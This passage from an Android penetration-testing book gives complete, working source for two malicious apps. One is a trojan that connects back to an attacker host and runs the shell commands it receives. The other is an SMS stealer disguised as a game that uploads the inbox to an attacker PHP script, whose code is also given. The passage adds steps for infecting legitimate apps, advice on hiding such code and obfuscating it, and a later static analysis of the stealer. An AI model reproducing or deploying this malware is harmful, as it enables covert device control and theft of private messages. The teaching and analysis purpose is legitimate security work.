3. Now open up `MainActivity.java` and declare objects for the `PrintWriter` and `BufferedReader` classes as shown in the following excerpt. Additionally, call the `getReverseShell()` method within the `onCreate` method of the `MainActivity` class. Following is the code for `MainActivity.java`:

```
public class MainActivity extends ActionBarActivity {

    PrintWriter out;
    BufferedReader in;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        getReverseShell();

    }
```

`getReverseShell` is a method where we write the actual code for getting a shell on the Android devices where the app is running.

4. Next step is to write code for the `getReverseShell()` method. This is the main part of the application. We will add Trojan capabilities to the app by writing code within this method. The goal is to achieve the following functions:
   - Declare server IP and port where attacker is listening for connections
   - Write code to receive incoming commands sent by the attacker
   - Execute the commands sent by the attacker
   - Send the output of executed commands to the attacker

   The following piece of code achieves all these functions:

```
private void getReverseShell() {


  Thread thread = new Thread() {

  @Override
  public void run() {



    String SERVERIP = "10.1.1.4";

    int PORT = 1337;

    try {

      InetAddress HOST = InetAddress.getByName(SERVERIP);

      Socket socket = new Socket(HOST, PORT);

      Log.d("TCP CONNECTION", String.format("Connecting to
        %s:%d (TCP)", HOST, PORT));




      while (true) {
```

```
out = new PrintWriter(new BufferedWriter(new
  OutputStreamWriter(socket.getOutputStream())),
    true);


in = new BufferedReader(new
  InputStreamReader(socket.getInputStream()));


String command = in.readLine();



Process process = Runtime.getRuntime().exec(new
  String[]{"/system/bin/sh", "-c", command});



BufferedReader reader = new BufferedReader(
  new InputStreamReader(process.getInputStream()));
  int read;
  char[] buffer = new char[4096];
  StringBuffer output = new StringBuffer();
  while ((read = reader.read(buffer)) > 0) {
    output.append(buffer, 0, read);
  }
  reader.close();



  String commandoutput = output.toString();



  process.waitFor();


  if (commandoutput != null) {


    sendOutput(commandoutput);

   }
```

```
                out = null;

              }


            } catch (Exception e) {
              e.printStackTrace();
              }

          }
      };
      thread.start();

  }
```

Let's understand the previous code line by line:

- First we have created a thread to avoid executing networking tasks on the main thread. When an app performs networking tasks on the main thread, it may cause a crash to the app. Since Android 4.4, these operations will throw runtime exceptions.
- Then we have declared the IP address and the port number of the attacker's server. In our case, the IP address of the attacker's server is `10.1.1.4` and the port number is `1337`. You can change both of them according to your needs.
- Then we have instantiated `PrintWriter` and `BufferedReader` objects. `out` is the object created to send command output to the attacker. The object `in` is to receive commands from the attacker.
- Then we wrote the following piece of code, where we are reading string input using `InputStreamReader` object. In layman's terms, these are the commands the attacker sends via the remote shell he gets:

  ```
  String command = in.readLine();
  ```

- The input commands received in the above line should be executed by the application. This is done using the following piece of code, where Java's `exec()` method is used to run system commands. As you can see in the following code, `command` is a string variable where the commands received from the attacker are stored in the previous step. It is being executed by the `/system/bin/sh` binary on the Android device:

  ```
  Process process = Runtime.getRuntime().exec(new String[]{"/system/
  bin/sh", "-c", command});
  ```

- The following lines will take the output from the previous step, where we are executing system commands. This output is taken as input and this input is placed in a string buffer. So after the following code is run, the executed command output will be stored in a variable called `output`:

```
BufferedReader reader = new BufferedReader(

  new InputStreamReader(process.getInputStream()));
    int read;
    char[] buffer = new char[4096];
    StringBuffer output = new StringBuffer();
    while ((read = reader.read(buffer)) > 0) {
      output.append(buffer, 0, read);
    }
    reader.close();
```

- Then the following line will convert the output into a string-formatted value:

```
String commandoutput = output.toString();
```

- `process.waitFor();` is to wait for the command to finish.
- Finally, we are writing `if` condition to check if the `commandoutput` has a `null` value. If the `commandoutput` variable is not `null`, a method named `sendOutput()` will be called, where the implementation to send the output to the attacker is written. This is shown as follows:

```
if (commandoutput != null) {

  sendOutput(commandoutput);

}

out = null;
```

OK so now lets continue where we left in coding `getReverseShell()` method and code for `sendOutput()` method.

The following is the piece of code that writes the output data to the attacker's shell:

```
private void sendOutput(String commandoutput) {

        if (out != null && !out.checkError()) {
            out.println(commandoutput);
            out.flush();
        }

    }
```

With this, we have completed writing the Java code to achieve the goals we defined at the beginning of this section.

The following is the complete code that we have written within the `MainActivity.class` file:

```
package com.androidpentesting.smartspy;
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.util.Log;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.io.PrintWriter;
import java.net.InetAddress;
import java.net.Socket;


public class MainActivity extends ActionBarActivity {

  PrintWriter out;
  BufferedReader in;

  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    getReverseShell(); //This works without netcat

  }


  private void getReverseShell() {

  //Running as a separate thread to reduce the load on main thread

    Thread thread = new Thread() {

      @Override
```

```
    public void run() {

    //declaring host and port

    String SERVERIP = "10.1.1.4";

    int PORT = 1337;

    try {

      InetAddress HOST = InetAddress.getByName(SERVERIP);

      Socket socket = new Socket(HOST, PORT);

      Log.d("TCP CONNECTION", String.format("Connecting to %s:%d
        (TCP)", HOST, PORT));


     //Don't connect using the following line - not required

// socket.connect( new InetSocketAddress( HOST, PORT ), 3000 );

      while (true) {

     //Following line is to send command output to the attacker

        out = new PrintWriter(new BufferedWriter(new
          OutputStreamWriter(socket.getOutputStream())), true);

     //Following line is to receive commands from the attacker

        in = new BufferedReader(new
          InputStreamReader(socket.getInputStream()));

     //Reading  string input using InputStreamReader object -
     These are the commands attacker sends via our remote shell

        String command = in.readLine();

        //input command will be executed using exec method

        Process process = Runtime.getRuntime().exec(new
          String[]{"/system/bin/sh", "-c", command});
```

```
        //The following lines will take the above output as
          input and place them in a string buffer.

        BufferedReader reader = new BufferedReader(

         new InputStreamReader(process.getInputStream()));
           int read;
           char[] buffer = new char[4096];
           StringBuffer output = new StringBuffer();
           while ((read = reader.read(buffer)) > 0) {
           output.append(buffer, 0, read);
           }
           reader.close();

          //Converting the output into string
          String commandoutput = output.toString();


          // Waits for the command to finish.
          process.waitFor();

          // if the string output is not null, send it to the
            attacker using sendOutput method:)

          if (commandoutput != null) {
            //call the method sendOutput

            sendOutput(commandoutput);

          }
          out = null;

          }


        } catch (Exception e) {
          e.printStackTrace();
      }

    }
};
```

```
        thread.start();

      }


      //method to send the final string value of the command output to
      attacker

        private void sendOutput(String commandoutput) {

         if (out != null && !out.checkError()) {
           out.println(commandoutput);
           out.flush();
         }

        }

    }
```

Registering permissions

Since the app is dealing with network connections, we need to add the following INTERNET permission to `AndroidManifest.xml`:


```
    <uses-permission android:name="android.permission.INTERNET"></uses-
permission>
```

After adding the preceding permission to the `AndroidManifest.xml` file, the code should look like this:


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android=
  "http://schemas.android.com/apk/res/android"
    package="com.androidpentesting.smartspy" >

    <uses-permission android:name=
      "android.permission.INTERNET"></uses-permission>
    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity"
            android:label="@string/app_name" >
```

```
            <intent-filter>
              <action android:name="android.intent.action.MAIN" />

              <category android:name=
                "android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

It's time to run this code on an emulator. Before we do this, start a Netcat listener on the attacker's machine as shown in the following screenshot. This is the machine with IP address `10.1.1.4`, and port `1337` is used for connections:



Now run the application and launch it in an emulator. It should look like this:



Once we run it, the app should make a connection to the server:

We can now run any system command with the privileges of the app that we installed. The following screenshot shows the output of the `id` command:

The following figure shows the CPU information on the infected device:

Writing a simple SMS stealer

In this section, we are going to see how to write a simple SMS stealer app that reads SMSes from a user's device and sends them to an attacker's server. The idea is to create an app that looks like a simple game. When the user clicks the **Start the Game** button, it reads the SMSes from the device and sends them to the attacker. Start by creating a new Android Studio project and naming it `SmartStealer`.

The user interface

As mentioned in the introduction, we will have a **Start the Game** button on the first activity, as shown following:

The following is the code for the `activity_main.xml` file, which displays this user interface:

```
<RelativeLayout xmlns:android=
  "http://schemas.android.com/apk/res/android"
  xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:paddingLeft="@dimen/activity_horizontal_margin"
    android:paddingRight="@dimen/activity_horizontal_margin"
    android:paddingTop="@dimen/activity_vertical_margin"
    android:paddingBottom="@dimen/activity_vertical_margin"
    tools:context=".MainActivity">

    <ImageView
        android:layout_width="match_parent"
        android:layout_height="match_parent"
        android:background="@drawable/curveahead"
        android:id="@+id/imageView" />

    <Button
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Start the Game"
        android:id="@+id/btnStart"
        android:layout_alignTop="@+id/imageView"
        android:layout_centerHorizontal="true"
        android:layout_marginTop="84dp" />

</RelativeLayout>
```

As we can see in the preceding excerpt, we have one `ImageView` in which we are loading the image as background, and then we have a **Button** that is used to display the text **Start the Game**.

Code for MainActivity.java

Now open up `MainActivity.java` and declare an object for the `Button` class. Then declare a string variable called `sms`, which is going to be used to store messages read from the device later. Additionally, create an object of type `ArrayList` class with `BasicNameValuePair`. `NameValuePair` is a special <Key, Value> pair which is used to represent parameters in HTTP requests. We are using this here, as we need to send SMSes to the server via HTTP requests later. Finally, set up an `OnClickListener` event for the button we created. This is used to execute the code whenever this button is clicked:

```
public class MainActivity extends Activity {

    Button btn;
    String sms = "";

    ArrayList<BasicNameValuePair> arrayList = new
    ArrayList<BasicNameValuePair>();

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);


        btn = (Button) findViewById(R.id.btnStart);

        btn.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {


       //SMS Stealing code here


            }
        });


    }
```

As you can see in the preceding excerpt, the skeleton for the SMS stealer app is ready. We now need to add SMS-stealing code within the `onClick()` method.

Code for reading SMS

The following is the code for reading SMS from the inbox of an SMS application. The goal is to achieve the following:

- Read SMS from the content provider `content://sms/inbox`
- Store those SMS as a basic name value pair
- Upload this name value pair to the attacker's server using an http post request:

```
Thread thread = new Thread(){

  @Override
  public void run() {

    Uri uri = Uri.parse("content://sms/inbox");

    Cursor cursor =
      getContentResolver().query(uri,null,null,null,null);

    int index = cursor.getColumnIndex("body");

    while(cursor.moveToNext()){

      sms += "From :" + cursor.getString(2) + ":" +
        cursor.getString(index) + "\n";
      }

      arrayList.add(new BasicNameValuePair("sms",sms));

      uploadData(arrayList);

    }
};
thread.start();
```

Let's understand the preceding code line by line:

- First we have created a thread to avoid executing networking tasks on the main thread.
- Next we are creating a Uri object specifying the content we want to read. In our case, it is inbox content. A `Uri` object is usually used to tell a `ContentProvider` what we want to access by reference. It is an immutable one-to-one mapping to a specific resource. The method `Uri.parse` creates a new Uri object from a properly formatted String:

```
Uri uri = Uri.parse("content://sms/inbox");
```

- Next we are reading the `SMS body` and `From` fields from the table using a Cursor object. The extracted content is stored in the `sms` variable that we declared earlier:

```
Cursor cursor =
  getContentResolver().query(uri,null,null,null,null);

  int index = cursor.getColumnIndex("body");

  while(cursor.moveToNext()){

    sms += "From :" + cursor.getString(2) + ":" +
    cursor.getString(index) + "\n";
 }
```

- After reading the SMS, we are adding the values to the `ArrayList` object as a basic name value pair using the following line:

```
arrayList.add(new BasicNameValuePair("sms",sms));
```

- Finally, we are calling the `uploadData()` method with the `ArrayList` object as an argument. This is shown following:

```
uploadData(arrayList);
```

Code for the uploadData() method

The following is the piece of code that uploads the SMS to an attacker-controlled server:

```
private void uploadData(ArrayList<BasicNameValuePair> arrayList) {

  DefaultHttpClient httpClient = new DefaultHttpClient();

  HttpPost httpPost = new
    HttpPost("http://10.1.1.4/smartstealer/sms.php");

  try {
    httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
    httpClient.execute(httpPost);

  } catch (Exception e) {

  e.printStackTrace();
  }
  }

}
```

Let's understand the preceding code line by line.

- First we are creating the `DefaultHttpClient` object:
  ```
  DefaultHttpClient httpClient = new DefaultHttpClient();
  ```
- Next we are creating an `HttpPost` object, where we need to specify the URL of the target server. In our case, the following is the URL. We will see the code for the `sms.php` file later in this section: `http://10.1.1.4/smartstealer/sms.php`
- Next we need to build the post parameters that are to be sent to the server. In our case, the only parameter we need to send is the SMS name value pair, which is passed as an argument to the `uploadData()` method:
  ```
  httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
  ```
- The last step is to execute the HTTP request using the line below:
  ```
  httpClient.execute(httpPost);
  ```

Complete code for MainActivity.java

The following is the complete code that we have written within the `MainActivity.class` file:

```
package com.androidpentesting.smartstealer;

import android.app.Activity;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.widget.Button;

import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.DefaultHttpClient;
import org.apache.http.message.BasicNameValuePair;

import java.util.ArrayList;


public class MainActivity extends Activity {

  Button btn;
```

```
String sms = "";

ArrayList<BasicNameValuePair> arrayList = new
    ArrayList<BasicNameValuePair>();

  @Override
  protected void onCreate(Bundle savedInstanceState) {
      super.onCreate(savedInstanceState);
      setContentView(R.layout.activity_main);


      btn = (Button) findViewById(R.id.btnStart);

      btn.setOnClickListener(new View.OnClickListener() {
        @Override
        public void onClick(View v) {
          Thread thread = new Thread(){

          @Override
          public void run() {

          Uri uri = Uri.parse("content://sms/inbox");

          Cursor cursor =
            getContentResolver().query(uri,null,null,null,null);

          int index = cursor.getColumnIndex("body");

          while(cursor.moveToNext()){

          sms += "From :" + cursor.getString(2) + ":" +
            cursor.getString(index) + "\n";
          }

            arrayList.add(new BasicNameValuePair("sms",sms));

            uploadData(arrayList);

          }
        };
        thread.start();
```

```
            }
        });


    }

    private void uploadData(ArrayList<BasicNameValuePair> arrayList) {

    DefaultHttpClient httpClient = new DefaultHttpClient();

    HttpPost httpPost = new
      HttpPost("http://10.1.1.4/smartstealer/sms.php");

    try {
          httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
          httpClient.execute(httpPost);

        } catch (Exception e) {

        e.printStackTrace();
      }
    }

}
```

Registering permissions

Since the app is dealing with reading SMS and making network connections, we need to add the following permissions to `AndroidManifest.xml`:

```
<uses-permission android:name="android.permission.INTERNET"></uses-
permission>
 <uses-permission android:name="android.permission.READ_SMS"></uses-
permission>
```

After adding the preceding permission to the `AndroidManifest.xml` file, the code should look like the following:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.androidpentesting.smartstealer" >

    <uses-permission
  android:name="android.permission.INTERNET"></uses-permission>
```

```
    <uses-permission
  android:name="android.permission.READ_SMS"></uses-permission>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
              <action android:name="android.intent.action.MAIN" />

              <category android:name
                ="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

Code on the server

In the previous section, we used the following URL to send the SMS:

`http://10.0.0.31/smartstealer/sms.php`

We now need to write the code for receiving SMS on the server side. In simple words, we are now seeing the code for the `sms.php` file hosted on the attacker's server.


The following is the complete code for `sms.php`:

```
<?php

$sms   = $_POST["sms"];

$file = "sms.txt";

$fp =fopen($file,"a") or die("coudnt open");
```

```
fwrite($fp,$sms) or die("coudnt");

die("success!");

fclose($fp);

?>
```

- As you can see in the preceding excerpt, we are storing the post data into a variable called `$sms`
- Then we are opening a file named `sms.txt` in append mode using `fopen()`
- Next we are writing our data into the `sms.txt` file using `fwrite()`
- Finally, we are closing the file using `fclose()`

Now, if you launch the application in an emulator/real device and click the **Start the Game** button, you should see all the SMS from the device's inbox on the attacker's server:



Tip: To give readers an idea about how simple malware can be developed with built-in APIs available in Android, we have discussed the concepts such as using activities and clicking buttons to do some malicious tasks in a simple manner. You can attempt to add broadcast receivers in combination with services in order to execute these malicious functions silently in the background without the user noticing it. It's all up to your imagination and coding skills to develop dangerous real-world malware. In addition to this, obfuscating the code makes it harder for malware analysts to perform static analysis.

A note on infecting legitimate apps

Original Android applications can be easily modified and infected with malicious apps. To achieve this, one has to perform the following steps:

1. Get the smali code of both the original and the malicious app using apktool.
2. Add malicious smali files to the smali files in the `smali` folder of the original app.
3. Change all the references of the malicious app to the one with the original app.
4. Add appropriate permissions that are required by the malicious app to the `AndroidManifest.xml` file of the original app.
5. Declare the components, such as broadcast receivers, services, and so on, if needed.
6. Repack the original app using apktool.
7. Sign the newly generated APK file using the keytool and Jarsigner tools.
8. Your infected app is ready.

Malware analysis

This section shows how to analyze Android malwares using both static and dynamic analysis techniques. We are going to use reverse engineering techniques that are commonly used in the real world to analyze malware using static analysis techniques. tcpdump is going to be used for dynamic analysis of the app to see the network calls being made by the app. We can also use tools such as introspy to capture the other sensitive API calls being made by the app. This section shows the analysis of the SMS stealer application that we used earlier.

Static analysis

Let's begin with static analysis using reverse engineering techniques. When an app has to be analyzed for malicious behavior, it is easier if we have access to its source code.

Disassembling Android apps using Apktool

We can use Apktool to disassemble the app and get the smali version of the code.

The following are the steps to achieve it:

1. Navigate to the location of the app:

```
$ pwd
/Users/srini0x00/Desktop/malware-analysis
$



$ ls SmartStealer.apk
SmartStealer.apk
$
```

   As you can see in the preceding excerpts, we have the `SmartStealer.apk` file in the current working directory.

2. Run the following command to get the smali version of the code:

```
Java -jar apktool_2.0.3.jar d [app].apk
```

3. The following excerpt shows the process of disassembling the app using Apktool:

```
$ java -jar apktool_2.0.3.jar d SmartStealer.apk
I: Using Apktool 2.0.3 on SmartStealer.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/srini0x00/Library/
apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$
```

4. Now let's check the files created inside this folder:

```
$ ls
AndroidManifest.xml  apktool.yml    original    res      smali
$
```

As you can see in the preceding excerpt, we have created a few files and folders. The `AndroidManifest.xml` file and `smali` folder are of interest to us.

Exploring the AndroidManifest.xml file

Exploring the `AndroidManifest.xml` file during malware analysis often gives us a great deal of information. With the strict restrictions on accessing sensitive APIs on mobile devices, developers have to declare permissions when they access sensitive APIs using their apps. The same goes for Android malware developers. If an app needs to access SMS, it has to specify `READ_SMS` permission in the `AndroidManifest.xml` file. Similarly, permissions have to be mentioned for any sensitive API call. Let's explore the `AndroidManifest.xml` file taken from `SmartStealer.apk`:

```
$ cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/
res/android" package="com.androidpentesting.smartstealer"
platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <application android:allowBackup="true" android:debuggable="true"
android:icon="@drawable/ic_launcher" android:label="@string/app_name"
android:theme="@style/AppTheme">
        <activity android:label="@string/app_name" android:name="com.
androidpentesting.smartstealer.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.
LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
$
```

As you can see in the preceding excerpt, this app is requesting two permissions as shown following:

```
<uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
```

This app has got only one activity, named `MainActivity`, but no hidden app components such as services or broadcast receivers.

Exploring smali files

Apktool gives the smali code, which is an intermediary version between the original Java code and the final dex code. Although it doesn't look like code written in high-level programming languages such as Java, investing a little bit of your time should give fruitful results.

The following are the `smali` files extracted using apktool:

```
$ pwd
/Users/srini0x00/Desktop/malware-analysis/SmartStealer/smali/com/
androidpentesting/smartstealer
$
$
$ls
BuildConfig.smali  MainActivity.smali  R$bool.smali    R$drawable.smali
R$layout.smali    R$style.smali
MainActivity$1$1.smali  R$anim.smali    R$color.smali    R$id.smali
R$menu.smali    R$styleable.smali
MainActivity$1.smali  R$attr.smali    R$dimen.smali    R$integer.smali
R$string.smali    R.smali
$
```

The following excerpt shows the code from `MainActivity.smali`:

```
$ cat MainActivity.smali

.class public Lcom/androidpentesting/smartstealer/MainActivity;
.super Landroid/app/Activity;
.source "MainActivity.java"


# instance fields
.field arrayList:Ljava/util/ArrayList;
```

```
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "Ljava/util/ArrayList",
            "<",
            "Lorg/apache/http/message/BasicNameValuePair;",
            ">;"
        }
    .end annotation
.end field

.field btn:Landroid/widget/Button;

.field sms:Ljava/lang/String;

.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.

    .line 71
    .local v2, "httpClient":Lorg/apache/http/impl/client/
DefaultHttpClient;
    new-instance v5, Lorg/apache/http/client/methods/HttpPost;

    move-object v9, v5

    move-object v5, v9

    move-object v6, v9
```

```
    const-string v7, "http://10.1.1.4/smartstealer/sms.php"


    invoke-virtual {v3, v4}, Lcom/androidpentesting/smartstealer/
MainActivity;->findViewById(I)Landroid/view/View;

    move-result-object v3

    check-cast v3, Landroid/widget/Button;

    iput-object v3, v2, Lcom/androidpentesting/smartstealer/
MainActivity;->btn:Landroid/widget/Button;

    .line 33
    move-object v2, v0

    iget-object v2, v2, Lcom/androidpentesting/smartstealer/
MainActivity;->btn:Landroid/widget/Button;

    new-instance v3, Lcom/androidpentesting/smartstealer/
MainActivity$1;

    move-object v6, v3

    move-object v3, v6

    move-object v4, v6

    move-object v5, v0

    invoke-direct {v4, v5}, Lcom/androidpentesting/smartstealer/
MainActivity$1;-><init>(Lcom/androidpentesting/smartstealer/
MainActivity;)V

    invoke-virtual {v2, v3}, Landroid/widget/Button;-
>setOnClickListener(Landroid/view/View$OnClickListener;)V

    .line 65
    return-void
.end method
```

As you can see in the above excerpt, this is the disassembled version of the `MainActivity.java` file. In the next section, we will explore the techniques to get the Java code, which is relatively easy to understand during analysis.

Decompiling Android apps using dex2jar and JD-GUI

As mentioned in the previous section, reversing Android apps to get the Java source is relatively easy when it comes to malware analysis. Let's see how we can get the Java code using two popular tools:

- dex2jar
- JD-GUI

dex2jar is a tool that converts DEX files into JAR files.

Once a JAR file is generated from a DEX file, there are many traditional Java decompilers that can be used to get Java files from jar. JD-GUI is one of the most commonly used tools.


Let's decompile the same **SmartStealer** application that we created earlier and analyze it.

The following excerpt shows how to use the dex2jar tool to get a jar file from a DEX file:

```
$ sh dex2jar.sh SmartStealer.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar SmartStealer.apk -> SmartStealer_dex2jar.jar
Done.
$
```

You will notice that in the above excerpt, we have provided an APK file as an input rather than the `classes.dex` file. We can provide either of them as input. When an apk is provided as input, dex2jar will automatically get the `classes.dex` file from it. As you can see, the preceding step has created a new jar file named `SmartStealer_dex2jar.jar`.

Now, open up the JD-GUI tool and open this newly generated jar file using it. We should see the Java code as shown in the following screenshot:



Closely observing the above decompiled code has revealed the following piece of code:

```
public void run()
{
  Uri localUri = Uri.parse("content://sms/inbox");
  Cursor localCursor = MainActivity.this.getContentResolver().query(localUri, null, null, null, null);
  int i = localCursor.getColumnIndex("body");
  while (localCursor.moveToNext())
  {
    StringBuilder localStringBuilder = new StringBuilder();
    MainActivity localMainActivity = MainActivity.this;
    localMainActivity.sms = (localMainActivity.sms + "From :" + localCursor.getString(2) + ":" + localCursor.getString(i)
  }
  ArrayList localArrayList = MainActivity.this.arrayList;
  BasicNameValuePair localBasicNameValuePair = new BasicNameValuePair("sms", MainActivity.this.sms);
  localArrayList.add(localBasicNameValuePair);
  MainActivity.this.uploadData(MainActivity.this.arrayList);
}
```

The preceding code clearly shows that the application is reading SMSes from the device using the content provider Uri `content://sms/inbox`**.** The last line of the code shows that the app is calling a method named `uploadData` and passing an `arrayList` object as an argument to it.

Searching for the `uploadData` method definition within the same Java file has revealed the following:

```
private void uploadData(ArrayList<BasicNameValuePair> paramArrayList)
{
  DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
  HttpPost localHttpPost = new HttpPost("http://10.1.1.4/smartstealer/sms.php");
  try
  {
    UrlEncodedFormEntity localUrlEncodedFormEntity = new UrlEncodedFormEntity(paramArrayList);
    localHttpPost.setEntity(localUrlEncodedFormEntity);
    localDefaultHttpClient.execute(localHttpPost);
    return;
  }
  catch (Exception localException)
  {
    localException.printStackTrace();
  }
}
```

The app is sending the SMS read from the device to a remote server by invoking the following URL:

```
http://10.1.1.4/smartstealer/sms.php
```


A step-by-step procedure of how this app is developed was already shown in an earlier section of this chapter. So, please refer to the *Writing a Simple SMS stealer* section of this chapter if you want to know more technical details about it.

Dynamic analysis

Another way to analyze Android apps is to use dynamic analysis techniques, which involve running the app and understanding the functionality, and its behavior on the fly. Dynamic analysis is useful when the source code is obfuscated. This section focuses on analyzing the network traffic of an Android application using both active and passive traffic interception techniques.

